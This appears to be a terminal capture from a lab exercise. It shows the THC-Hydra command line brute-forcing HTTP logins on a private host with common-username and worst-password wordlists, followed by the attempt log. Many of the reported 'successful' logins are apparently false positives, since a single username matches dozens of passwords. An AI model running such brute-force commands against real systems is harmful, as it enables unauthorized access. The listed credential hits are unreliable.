$ hydra -V -L /usr/share/seclists/Usernames/top-usernames-shortlist.txt -P /usr/share/seclists/Passwords/500-worst-passwords.txt http-get://192.168.50.101  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is on-binding, these ** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-08-23 14:44:25  
[WARNING] You must supply the web page as an additional option or via -m, default path set to /  
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 10040 login tries (1:20/p:502), ~628 tries per task  
[DATA] attacking http-get://192.168.50.101:80/  
[ATTEMPT] target 192.168.50.101 - login "msffadmin" - pass "msffadmin" - 1 of 10040 [child 0] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "msffadmin" - pass "kali" - 2 of 10040 [child 1] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "msffadmin" - pass "testpass" - 3 of 10040 [child 2] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "msffadmin" - pass "123456" - 4 of 10040 [child 3] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "msffadmin" - pass "password" - 5 of 10040 [child 4] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "msffadmin" - pass "12345678" - 6 of 10040 [child 5] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "msffadmin" - pass "1234" - 7 of 10040 [child 6] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "msffadmin" - pass "pussy" - 8 of 10040 [child 7] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "msffadmin" - pass "12345" - 9 of 10040 [child 8] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "msffadmin" - pass "dragon" - 10 of 10040 [child 9] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "msffadmin" - pass "qwerty" - 11 of 10040 [child 10] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "msffadmin" - pass "696969" - 12 of 10040 [child 11] (0/0)
```

```
kali@kali: ~  
File Actions Edit View Help  
10040 [child 14] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "msffadmin" - pass "master" - 16 of 10040 [child 15] (0/0)  
[80][http-get] host: 192.168.50.101 login: msffadmin password: testpass  
[80][http-get] host: 192.168.50.101 login: msffadmin password: master  
[80][http-get] host: 192.168.50.101 login: msffadmin password: kali  
[ATTEMPT] target 192.168.50.101 - login "kali" - pass "msffadmin" - 503 of 10040 [child 2] (0/0)  
[80][http-get] host: 192.168.50.101 login: msffadmin password: 123456  
[80][http-get] host: 192.168.50.101 login: msffadmin password: password  
[ATTEMPT] target 192.168.50.101 - login "kali" - pass "kali" - 504 of 10040 [child 3] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "kali" - pass "testpass" - 505 of 10040 [child 4] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "kali" - pass "123456" - 506 of 10040 [child 5] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "kali" - pass "password" - 507 of 10040 [child 6] (0/0)  
[80][http-get] host: 192.168.50.101 login: msffadmin password: 12345678  
[ATTEMPT] target 192.168.50.101 - login "kali" - pass "12345678" - 508 of 10040 [child 7] (0/0)  
[80][http-get] host: 192.168.50.101 login: msffadmin password: dragon  
[80][http-get] host: 192.168.50.101 login: msffadmin password: 696969  
[80][http-get] host: 192.168.50.101 login: msffadmin password: 1234  
[80][http-get] host: 192.168.50.101 login: msffadmin password: 12345  
[ATTEMPT] target 192.168.50.101 - login "kali" - pass "1234" - 509 of 10040 [child 9] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "kali" - pass "pussy" - 510 of 10040 [child 11] (0/0)  
[80][http-get] host: 192.168.50.101 login: msffadmin password: mustang  
[80][http-get] host: 192.168.50.101 login: msffadmin password: baseball  
[ATTEMPT] target 192.168.50.101 - login "kali" - pass "12345" - 511 of 10040 [child 6] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "kali" - pass "dragon" - 512 of 10040 [child 8] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "kali" - pass "qwerty" - 513 of 10040 [child 12] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "kali" - pass "696969" - 514 of 10040 [child 14] (0/0)  
[80][http-get] host: 192.168.50.101 login: msffadmin password: pussy  
[80][http-get] host: 192.168.50.101 login: msffadmin password: msffadmin  
[80][http-get] host: 192.168.50.101 login: kali password: msffadmin
```